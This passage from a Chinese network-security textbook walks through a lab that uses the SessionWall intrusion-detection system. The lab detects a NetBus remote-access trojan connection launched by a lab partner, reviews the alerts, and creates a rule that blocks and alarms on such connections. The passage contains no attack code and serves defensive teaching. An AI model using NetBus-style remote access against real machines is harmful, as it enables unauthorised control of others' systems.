


图 9.212　View 菜单

(17) 最小化 SessionWall，打开 NetBus 建立一个连接，最小化 NetBus，同时最大化 SessionWall。

(18) 在 View 菜单中选择 Alert Message，或者选择 Show Alert Messages 按钮，如图 9.213 和图 9.214 所示。

(19) 双击所显示的关于 NetBus 连接的警报信息，查看详细信息，如果没有显示，接着做下一步，如图 9.215 所示。






图 9.213　列出警告信息




图 9.214　警报信息

(20) 打开 Windows NT Event Viewer,找到并阅读 NetBus 项。

(21) 在 SessionWall 中编辑规则禁止 NetBus 连接,打开 Functions 菜单,选择 Intrusion Attempt Detection Rules 按钮。

(22) 选择 Edit Rule 选项,单击 Action 标签如图 9.215 所示。




图 9.215　Action 标签

(23) 选取 Block It 选项,单击 OK 按钮,如图 9.216 所示。




图 9.216　选取 Block It 选项

(24) 可能会出现改变规则并终止已创建的规则的警告,在这里不必理会,除去选择过的 Log It 选项之外,还可以使用 Ignore It 加以忽略;使用 Active HTMLcontent Alert 将相关信息以 HTML 页面方式记录并发送;或者通过 E-mail 方式发送给特定的用户或管理员等。选项非常多,可进一步体会到 SessionWall IDS 系统强大规则的定制功能。

(25) 单击"应用"按钮,再单击 OK 按钮。

(26) 再次单击 OK 按钮,规则就编辑完成了,程序返回到 SessionWall 主界面,然后最小化 SessionWall,如图 9.217 所示。




图 9.217　SessionWall 主界面

(27) 提示合作伙伴试着执行 NetBus 命令,注意此时已经无法连接上,因为刚才有关 NetBus 连接的策略中使用了 Block It,所有在所定义的地址范围内的 NetBus 的连接企图都将被打断。在 IP 地址为 192.168.0.2 的机器上运行 NetBus 程序,如图 9.218 所示。




图 9.218　执行 NetBus 命令

(28) 最大化 SessionWall，查看 Alert Message 对话框，双击有关信息，然后查看第二项和事件描述，这时将看到有关 NetBus 企图连接的信息。

(29) 单击 Action 标签中 Properties 按钮，编辑 NetBus 规则，选中 Sound 图标之后的复选框，这样，当有人企图使用 NetBus 连接时，SessionWall 会发出声音警告，在这一步，还可以设为其他形式进行报警，例如发送电子邮件、传真、记录到文件等多种选择，或者用 WAV 文件代替单一的喇叭报警声，如图 9.219 所示。

